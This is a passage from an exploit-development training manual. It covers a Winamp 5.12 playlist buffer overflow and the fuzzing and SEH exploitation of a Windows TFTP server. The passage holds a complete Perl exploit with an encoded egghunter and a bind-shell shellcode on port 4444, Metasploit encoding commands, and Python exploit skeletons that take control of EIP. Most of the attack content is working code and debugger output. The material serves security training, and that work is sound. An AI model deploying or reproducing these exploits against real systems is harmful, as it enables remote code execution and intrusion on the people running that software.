
Our modified exploit looks like this:

```
#!/usr/bin/perl -w
# =====
# Winamp 5.12 Playlist UNC Path Computer Name Overflow Perl Exploit
# Original Poc by Umesh Wanve (umesh_345@yahoo.com)
# =====
$start= "[playlist]\r\nFile1=\\\\";
$nop= "T00WT00W" . "\x90" x 848 ;
$shellcode = "\x90" x 6 . "\x66\x81\xca\xff\x0f\x42\x52\x6a" .
                "\x02\x58\xcd\x2e\x3c\x05\x5a\x74" .
                "\xef\xb8\x54\x30\x30\x57\x8b\xfa" .
                "\xaf\x75\xea\xaf\x75\xe7\xff\xe7" .
                "\x90" x 128;
$jmp= "\x61\xd9\x02\x02" . "\x83\xec\x58\x83\xec\x58\xff\xe4" . "\x90\x90\x90\x90";
$end= "\r\nTitle1=pwnd\r\nLength1=512\r\nNumberOfEntries=1\r\nVersion=2\r\n";
open (MYFILE, '>poc.pls');
print MYFILE $start;
print MYFILE $nop;
print MYFILE $shellcode;
print MYFILE $jmp;
print MYFILE $end;
close (MYFILE);
```

© All rights reserved to Author Mati Aharoni, 2008



When caught in Olly, we get redirected to our egghunter – however we spot that the *int 0x2e* was not interpreted correctly. The character *2e* has been changed to a null byte.



We can encode our shellcode to exclude the 2e character – however, we can play it safe and use an alphanumeric shellcode encoder to ensure a “clean” shellcode.

We’ll copy the original egghunter code to a binary file and encode it with *msfencode*.

```
6681caff0f42526a0258cd2e3c055a74efb8543030578bfaaf75eaf75e7ffe790
```



```
bt framework3 # ./msfencode -e x86/alpha_mixed -i egghunter
[*] x86/alpha_mixed succeeded, final size 128
unsigned char buf[] =
"\x89\xe6\xdd\xc7\xd9\x76\xf4\x5d\x55\x59\x49\x49\x49\x49\x49"
"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a"
"\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32"
"\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49"
"\x45\x36\x4b\x31\x49\x5a\x4b\x4f\x44\x4f\x47\x32\x46\x32\x43"
"\x5a\x43\x32\x51\x48\x48\x4d\x46\x4e\x47\x4c\x43\x35\x50\x5a"
"\x42\x54\x4a\x4f\x48\x38\x50\x54\x46\x50\x50\x30\x46\x37\x4c"
"\x4b\x4a\x5a\x4e\x4f\x43\x45\x4a\x4a\x4e\x4f\x44\x35\x4d\x37"
"\x4b\x4f\x4b\x57\x4a\x30\x41\x41";
bt framework3 #
```

The resulting encoded shellcode is 128 bytes in length – our original size estimate of 164 bytes was large enough to hold this encoded shellcode.

We modify our exploit, catch the crash in Olly, and see that our encoded shellcode has gone through undisturbed. Once our shellcode decodes, we can see the original instructions we gave, including the now correct *int 2e* command.

Address	Disassembly	Comment
00123740	41	INC ECX
00123741	6B41 41 10	IMUL EAX, DWORD PTR DS:[ECX+41], 10
00123745	3241 42	XOR AL, BYTE PTR DS:[ECX+42]
00123748	3242 42	XOR AL, BYTE PTR DS:[EDX+42]
0012374B	3042 42	XOR BYTE PTR DS:[EDX+42], AL
0012374E	41	INC ECX
0012374F	42	INC EDX
00123750	58	POP EAX
00123751	50	PUSH EAX
00123752	3841 42	CMP BYTE PTR DS:[ECX+42], AL
00123755	75 E9	JNZ SHORT 00123748
00123757	66:81CA FF0F	OR DX, 0FFF
0012375C	42	INC EDX
0012375D	52	PUSH EDX
0012375E	6A 02	PUSH 2
00123760	58	POP EAX
00123761	CD 2E	INT 2E
00123763	3C 05	CMP AL, 5
00123765	5A	POP EDX
00123766	74 EF	JE SHORT 00123757
00123768	B8 54303057	MOV EAX, 57303054
0012376D	8BFA	MOV EDI, EDX
0012376F	AF	SCAS DWORD PTR ES:[EDI]
00123770	75 EA	JNZ SHORT 0012375C
00123772	AF	SCAS DWORD PTR ES:[EDI]
00123773	75 E7	JNZ SHORT 0012375C
00123775	FFE7	JMP EDI
00123777	90	NOP
00123778	4A	DEC EDX
00123779	4F	DEC EDI
0012377A	48	DEC EAX
0012377B	3850 54	CMP BYTE PTR DS:[EAX+54], DL
0012377E	46	INC ESI
0012377F	50	PUSH EAX
00123780	50	PUSH EAX
00123781	3046 37	XOR BYTE PTR DS:[ESI+37], AL
00123784	4C	DEC ESP
00123785	4B	DEC EBX
00123786	40	DEC EAX



We watch in amazement as our egghunter crunches through valid memory, looking for a double instance of our egg. Once found, it jumps to the code directly after it – our 3rd and last payload.

OllyDbg - winamp.exe - [CPU - main thread]

File View Debug Options Window Help

Paused

Address	Hex dump	ASCII
0012C4EE	12 00 F0 43 48 00 3C 47 46 00 5C 5C 54 30 30 57	#,=CH,<GF,\\T00W
0012C4FE	54 30 30 57 90 90 90 90 90 90 90 90 90 90 90 90	T00WEEEEEEEEEEEE
0012C50E	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
0012C51E	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
0012C52E	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
0012C53E	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
0012C54E	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE

Registers (FPU)

EAX 57303054
 ECX 00123706
 EDX 0012C4FA
 EBX 00000007
 ESP 0012370A
 EBP 0012371E
 ESI 0012370A
 EDI 0012C4FE
 EIP 00123772

ST0 empty +UNORM 34DA 005
 ST1 empty +UNORM 1FA0 000
 ST2 empty -??? FFFF 00FF0
 ST3 empty -??? FFFF 00FF0
 ST4 empty -??? FFFF 00000
 ST5 empty -??? FFFF 00000
 ST6 empty -??? FFFF 00F0F
 ST7 empty -??? FFFF 00000

FST 4020 Cond 1 0 0 0 E
 FCW 027F Prec NEAR,53 M

Breakpoint at 00123772



We now have a buffer of 848 bytes to run our fanciest shellcode. We'll opt for an alphanumeric bind shell shellcode.

```
bt framework3 # ./msfpayload windows/shell_bind_tcp R >bind
bt framework3 # ./msfencode -e x86/alpha_mixed -i bind -t perl
```

The Shell

Our final exploit looks like this:

```
#!/usr/bin/perl -w
# =====
# Winamp 5.12 Playlist UNC Path Computer Name Overflow Perl Exploit
# Original Poc by Umesh Wanve (umesh_345@yahoo.com)
# =====
$start= "[playlist]\r\nFile1=\\\\";
$nop= "T00WT00W" .
# win32_bind - EXITFUNC=process LPORT=4444 Size=696 Encoder=Alpha2
"\x90" x 32 . "\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x49\x49\x49\x49\x49\x49".
"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x51\x37\x5a\x6a\x4a".
"\x58\x30\x42\x31\x50\x42\x41\x6b\x42\x41\x5a\x32\x42\x42\x42\x32".
"\x41\x41\x30\x41\x41\x58\x50\x38\x42\x42\x75\x68\x69\x4b\x4c\x33".
"\x5a\x38\x6b\x70\x4d\x78\x68\x6b\x49\x39\x6f\x6b\x4f\x59\x6f\x53".
"\x50\x4c\x4b\x50\x6c\x64\x64\x55\x74\x4e\x6b\x70\x45\x77\x4c\x6c".
"\x4b\x43\x4c\x55\x55\x62\x58\x63\x31\x78\x6f\x4e\x6b\x32\x6f\x76".
"\x78\x6c\x4b\x33\x6f\x35\x70\x57\x71\x68\x6b\x72\x69\x4c\x4b\x70".
"\x34\x6c\x4b\x47\x71\x58\x6e\x55\x61\x59\x50\x6f\x69\x4e\x4c\x6e".
"\x64\x79\x50\x62\x54\x66\x67\x6f\x31\x6b\x7a\x76\x6d\x63\x31\x4f".
"\x32\x78\x6b\x6a\x54\x45\x6b\x62\x74\x37\x54\x64\x68\x53\x45\x6b".
"\x55\x6c\x4b\x31\x4f\x75\x74\x55\x51\x48\x6b\x41\x76\x6c\x4b\x36".
"\x6c\x50\x4b\x4e\x6b\x61\x4f\x77\x6c\x47\x71\x78\x6b\x35\x53\x46".
"\x4c\x4e\x6b\x4c\x49\x30\x6c\x66\x44\x65\x4c\x50\x61\x4f\x33\x34".
"\x71\x79\x4b\x55\x34\x6e\x6b\x61\x53\x56\x50\x4c\x4b\x73\x70\x66".
"\x6c\x6e\x6b\x30\x70\x67\x6c\x6e\x4d\x4c\x4b\x33\x70\x44\x48\x31".
"\x4e\x65\x38\x4c\x4e\x30\x4e\x44\x4e\x48\x6c\x30\x50\x79\x6f\x7a".
"\x76\x42\x46\x32\x73\x65\x36\x55\x38\x67\x43\x70\x32\x45\x38\x53".
"\x47\x73\x43\x37\x42\x63\x6f\x41\x44\x59\x6f\x4e\x30\x31\x78\x58".
"\x4b\x38\x6d\x79\x6c\x55\x6b\x42\x70\x4b\x4f\x7a\x76\x71\x4f\x6f".
"\x79\x39\x75\x61\x76\x6d\x51\x68\x6d\x53\x38\x53\x32\x63\x65\x70".
"\x6a\x46\x62\x49\x6f\x58\x50\x50\x68\x69\x49\x36\x69\x78\x75\x6e".
"\x4d\x56\x37\x59\x6f\x5a\x76\x70\x53\x42\x73\x43\x63\x52\x73\x32".
"\x73\x72\x63\x52\x73\x47\x33\x76\x33\x49\x6f\x5a\x70\x31\x76\x42".
"\x48\x76\x71\x53\x6c\x35\x36\x51\x43\x6e\x69\x6a\x41\x6d\x45\x50".
"\x68\x4d\x74\x57\x6a\x32\x50\x58\x47\x76\x37\x6b\x4f\x38\x56\x51".
"\x7a\x52\x30\x71\x41\x70\x55\x59\x6f\x5a\x70\x35\x38\x6d\x74\x6c".
```

© All rights reserved to Author Mati Aharoni, 2008



```
"\x6d\x66\x4e\x4d\x39\x63\x67\x59\x6f\x58\x56\x31\x43\x30\x55\x49".
"\x6f\x4e\x30\x75\x38\x4d\x35\x52\x69\x6e\x66\x31\x59\x61\x47\x49".
"\x6f\x5a\x76\x56\x30\x76\x34\x63\x64\x33\x65\x4b\x4f\x6a\x70\x6f".
"\x63\x33\x58\x39\x77\x33\x49\x49\x56\x42\x59\x72\x77\x39\x6f\x6a".
"\x76\x41\x45\x6b\x4f\x78\x50\x50\x66\x61\x7a\x30\x64\x65\x36\x50".
"\x68\x42\x43\x70\x6d\x4b\x39\x39\x75\x31\x7a\x52\x70\x76\x39\x64".
"\x69\x7a\x6c\x6b\x39\x6b\x57\x43\x5a\x61\x54\x4f\x79\x79\x72\x37".
"\x41\x6b\x70\x49\x63\x4f\x5a\x6b\x4e\x57\x32\x66\x4d\x4b\x4e\x61".
"\x52\x34\x6c\x4d\x43\x6e\x6d\x72\x5a\x66\x58\x6e\x4b\x4e\x4b\x6c".
"\x6b\x65\x38\x44\x32\x49\x6e\x6f\x43\x37\x66\x59\x6f\x62\x55\x51".
"\x54\x4b\x4f\x4b\x66\x61\x4b\x51\x47\x32\x72\x61\x41\x51\x41\x76".
"\x31\x70\x6a\x66\x61\x66\x31\x52\x71\x42\x75\x33\x61\x39\x6f\x58".
"\x50\x73\x58\x4e\x4d\x6b\x69\x64\x45\x6a\x6e\x46\x33\x39\x6f\x7a".
"\x76\x73\x5a\x59\x6f\x59\x6f\x57\x47\x6b\x4f\x6e\x30\x6e\x6b\x41".
"\x47\x4b\x4c\x6e\x63\x6b\x74\x75\x34\x6b\x4f\x4b\x66\x46\x32\x49".
"\x6f\x58\x50\x62\x48\x33\x4e\x68\x58\x49\x72\x42\x53\x66\x33\x4b".
"\x4f\x4e\x36\x59\x6f\x6e\x30\x4a" . "\x90" x 120 ;
```

```
$shellcode = "\x90" x 6 .
"\x89\xe6\xdd\xc7\xd9\x76\xf4\x5d\x55\x59\x49\x49\x49\x49\x49".
"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a".
"\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32".
"\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49".
"\x45\x36\x4b\x31\x49\x5a\x4b\x4f\x44\x4f\x47\x32\x46\x32\x43".
"\x5a\x43\x32\x51\x48\x48\x4d\x46\x4e\x47\x4c\x43\x35\x50\x5a".
"\x42\x54\x4a\x4f\x48\x38\x50\x54\x46\x50\x50\x30\x46\x37\x4c".
"\x4b\x4a\x5a\x4e\x4f\x43\x45\x4a\x4a\x4e\x4f\x44\x35\x4d\x37".
"\x4b\x4f\x4b\x57\x4a\x30\x41\x41" . "\x90" x 32;
```

```
$jmp="\x61\xd9\x02\x02"." \x83\xec\x72\x83\xec\x32\xff\xe4\x90\x90\x90\x90";
$end="\r\nTitle1=pwnd\r\nLength1=512\r\nNumberOfEntries=1\r\nVersion=2\r\n";
open (MYFILE, '>poc.pls');
print MYFILE $start;
print MYFILE $nop;
print MYFILE $shellcode;
print MYFILE $jmp;
print MYFILE $end;
close (MYFILE);
```



Challenge #6

Recreate the Winamp exploit from POC on a Windows Vista machine. Deploy an egghunter as one of your payloads.



The 0Day angle

Windows TFTP Server – Case study #1

In a recent pentest, we were asked to simulate an attack on an internal LAN. After a few interviews and a bit of network reconnaissance, we learned that the Cisco network configurations for the whole organization were backed up on a centralized TFTP server. The open source TFTP server was run as a service on a Windows Vista Client machine, with all ports filtered except for 69 UDP.

We felt that there was a good probability of finding a bug in the TFTP server, and allocated some time for fuzzing it, and searching for unknown vulnerabilities.

Figuring out the protocol

After reading the TFTP protocol RFC, and looking at a TFTP packet dump, we soon realized that fuzzing this protocol would be simple (<http://www.faqs.org/rfcs/rfc1350.html> for more info).

Out of the 5 types of packets used in the TFTP protocol, we will start fuzzing the write requests packets (WRQ), and proceed onwards to other types if needed.

```
@ 1 0.000000 192.168.240.134 192.168.240.131 TFTP Write Request, File: beep.bin\000, Transfer type:
  > Frame 1 (62 bytes on wire (96 bytes captured) on interface 0)
  > Ethernet II, Src: 00:0c:29:34:24:2e (00:0c:29:34:24:2e), Dst: 00:0c:29:f0:c9:74 (00:0c:29:11:f0:c9:74)
  > Internet Protocol, Src: 192.168.240.134 (192.168.240.134), Dst: 192.168.240.131 (192.168.240.131)
  > User Datagram Protocol, Src Port: 32771 (32771), Dst Port: 69 (69)
  > Trivial File Transfer Protocol
    Opcode: Write Request (2)
    DESTINATION File: beep.bin
    Type: netascii
    0000  00 0c 29 34 24 2e 00 0c 29 f0 c9 74 00 00 00 00  ..f.c. .4p...E.
    0010  00 30 00 00 40 00 40 11 d8 61 c0 a8 f0 86 c0 a8  .0..@.@. .a.....
    0020  f0 83 80 03 00 45 00 1c 29 aa 00 02 62 65 65 70  ....E.. )..beep
    0030  2e 62 69 6e 00 6e 65 74 61 73 63 69 69 00      .bin.net ascii.
```



We see that the TFTP packet has the following structure:

```
      2 bytes   string   1 byte   string   1 byte
      -----
RRQ/  | 01/02 | Filename |   0   |   Mode   |   0   |
WRQ  -----
```

We identify two places which might be vulnerable to buffer overflows, namely the "Filename" and the "Mode" parameters.

Writing the Spike fuzzer template

We carefully build a TFTP WRQ packet fuzzer using the following template:

```
s_binary("0002");
s_string_variable("file.txt");
s_binary("00");
s_string_variable("netascii");
s_binary("00");
sleep(1);
```

```
bt src # ./generic_send_udp 192.168.240.135 69 audits/tftp.spk 0 0 5000
Target is 192.168.240.135
Total Number of Strings is 681
fd=3
Fuzzing Variable 0:0
Fuzzing Variable 0:1
Variablesized= 5004
```



```
Fuzzing Variable 0:2
```

```
Variablesized= 5005
```

```
Fuzzing Variable 0:3
```

```
Variablesized= 21
```


```
Fuzzing Variable 0:4
```

```
Variablesized= 3
```

```
bt src #
```

The crash

The crash reveals an SEH overwrite in Olly, and occurs in variable 0, with about 5000 bytes of buffer:



OllyDbg - TFTPServerSP.exe

File View Debug Options Window Help

Paused

CPU - thread 00000914, module msvcrt

Address	Disassembly
7650DEBE	MOV DWORD PTR DS:[EDI],EDX
7650DEC0	ADD EDI,4
7650DEC3	JMP SHORT msvcrt.7650DEA4
7650DEC5	TEST DL,DL
7650DEC7	JE msvcrt.7650DF81
7650DECD	TEST DH,DH
7650DECF	JE SHORT msvcrt.7650DEF4
7650DED1	TEST EDX,0FF0000
7650DED7	JE msvcrt.7650DF89
7650DEDD	TEST EDX,FF00000
7650DEE3	JNZ SHORT msvcrt.7650DEBE
7650DEE5	MOV DWORD PTR DS:[EDI],EDX
7650DEE7	MOV EAX,DWORD PTR SS:[ESP+8]
7650DEEB	POP EDI
7650DEEC	RETN
7650DEED	PUSH EDI
7650DEEE	MOV EDI,DWORD PTR SS:[ESP+8]


Registers (FPU)

EAX	7EFEFEFE
ECX	00FB053C ASCII "AAAAAAAAAAAA"
EDX	41414141
EBX	00C2FAD4 ASCII "192.168.240."
ESP	00C2F97C
EBP	00C2F98C
ESI	005BF7B0
EDI	00C2FFFD
EIP	7650DEBE msvcrt.7650DEBE
C 0	ES 0023 32bit 0(FFFFFFFF)
P 1	CS 001B 32bit 0(FFFFFFFF)
A 0	SS 0023 32bit 0(FFFFFFFF)
Z 1	DS 0023 32bit 0(FFFFFFFF)
S 0	FS 003B 32bit 7FFD0000(FFF)
T 0	GS 0000 NULL
D 0	
O 0	LastErr ERROR_SUCCESS (0000)
EFL	00010246 (NO,NB,E,BE,NS,PE,GI)
ST0	empty 0.0

EDX=41414141
Stack DS:[00C2FFFD]=30000000

Address	Hex dump	ASCII
00418000	54 46 54 50 53 65 72 76 65 72 00 54 46 54 50 20	TFTPServer.
00418010	53 69 6E 67 6C 65 20 50 6F 72 74 20 53 65 72 76	Single Port
00418020	65 72 00 00 00 FF 00 00 03 00 00 00 00 00 00	er..? ..
00418030	00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00
00418040	FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 00
00418050	FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00
00418060	00 40 00 00 00 00 00 00 00 00 00 00 00 00 00	.@.....
00418070	84 6D 41 00 00 00 00 00 00 00 00 00 00 00 00	ãM.....
00418080	00 00 00 00 FF FF FF FF 00 00 00 00 FF FF FF FF
00418090	01 00 00 00 00 00 00 00 01 00 00 00 00 00 00
004180A0	08 00 00 00 00 00 00 00 00 00 00 00 F0 0F 00 00
004180B0	00 10 00 00 0A 00 00 00 00 00 00 00 01 00 00 00
004180C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Access violation when writing to [00C30000] - use Shift+F7/F8/F9 to pass exception to program



SEH chain of thread 0000...

Address	SE handler
00C2FFDC	41414141



It looks like a vanilla SEH overflow. We will require a POP POP RETN command sequence to jump back to our buffer, in a non /GS enabled dll or executable.

Using the Ollydbg SAFESEH plugin, we quickly identify that on a Windows Vista installation, ALL system dlls are compiled with the GS flag. The only module which has SAFESEH disabled is the TFTP server binary itself, however it is in the address space 00400000 - 00421000. This address space contains a "null byte", and will therefore terminate any buffer placed after it.

SEH mode	Base	Limit	Module	Module Name
No SEH	0x771a0000	0x771a9000	6.0.60	C:\Windows\system32\LPK.DLL
/SafeSEH ON	0x73900000	0x73907000	6.0.60	C:\Windows\system32\WSOCK32.DLL
/SafeSEH ON	0x74b70000	0x74b76000	6.0.60	C:\Windows\System32\wshtcpip.dll
/SafeSEH ON	0x74ea0000	0x74edb000	6.0.60	C:\Windows\system32\mswsock.dll
/SafeSEH ON	0x75880000	0x758fd000	1.0626	C:\Windows\system32\USP10.dll
/SafeSEH ON	0x75900000	0x7594b000	6.0.60	C:\Windows\system32\GDI32.dll
/SafeSEH ON	0x75950000	0x75a17000	6.0.60	C:\Windows\system32\MSCTF.dll
/SafeSEH ON	0x76520000	0x765be000	6.0.60	C:\Windows\system32\USER32.dll
/SafeSEH ON	0x765c0000	0x7666a000	7.0.60	C:\Windows\system32\msvart.dll
/SafeSEH ON	0x767e0000	0x7689f000	6.0.60	C:\Windows\system32\ADVAPI32.DLL
/SafeSEH ON	0x768a0000	0x76978000	6.0.60	C:\Windows\system32\kernel32.dll
/SafeSEH ON	0x76bd0000	0x76c93000	6.0.60	C:\Windows\system32\RPCRT4.dll
/SafeSEH ON	0x76f80000	0x7709e000	6.0.60	C:\Windows\system32\ntdll.dll
/SafeSEH ON	0x770c0000	0x770ed000	6.0.60	C:\Windows\system32\WS2_32.DLL
/SafeSEH ON	0x770f0000	0x77110000	6.0.60	C:\Windows\system32\IMM32.DLL
/SafeSEH ON	0x77110000	0x77116000	6.0.60	C:\Windows\system32\NSI.dll
/SafeSEH OFF	0x400000	0x421000		C:\Program Files\TFTPServer\TFTPServerSP.exe

Controlling EIP

We identify the exact bytes that overwrite EIP using the Metasploit pattern_create ruby script, and write a skeleton exploit:

```
#!/usr/bin/python
import socket
import sys

host = '192.168.240.135'
port = 69
try:
```



```
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

except:

    print "socket() failed"

    sys.exit(1)

filename = "
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
...[5000 chars]...
j2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk"

mode = "netascii"

muha = "\x00\x02" + filename+ "\0" + mode+ "\0"

s.sendto(muha, (host, port))
```

After the crash, the pattern_offset script indicates that the SEH is overwritten on the 1502nd byte:

```
bt tools # ./pattern_offset.rb 31704230

1232
```

Locating a return address

We quickly locate a POP POP RET combo in the TFTPserver.exe executable:

Address	Code	Comment
0040F3B1	75 0D	JNZ SHORT TFTPserv.0040F3C0
0040F3B3	83C4 14	ADD ESP,14
0040F3B6	5B	POP EBX
0040F3B7	5D	POP EBP
0040F3B8	C3	RETN
0040F3B9	8DB426 00000000	LEA ESI,DWORD PTR DS:[ESI]
0040F3C0	A1 C0804100	MOV EAX,DWORD PTR DS:[4180C0]


However, we are once again reminded of the null byte problem.

We verify control of EIP with the following template:



```
#!/usr/bin/python
import socket
import sys

host = '192.168.240.135'
port = 69
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
except:
    print "socket() failed"
    sys.exit(1)
filename = "A"*1232+"B"*4
mode = "netascii"
muha = "\x00\x02" + filename+ "\0" + mode+ "\0"
s.sendto(muha, (host, port))
```



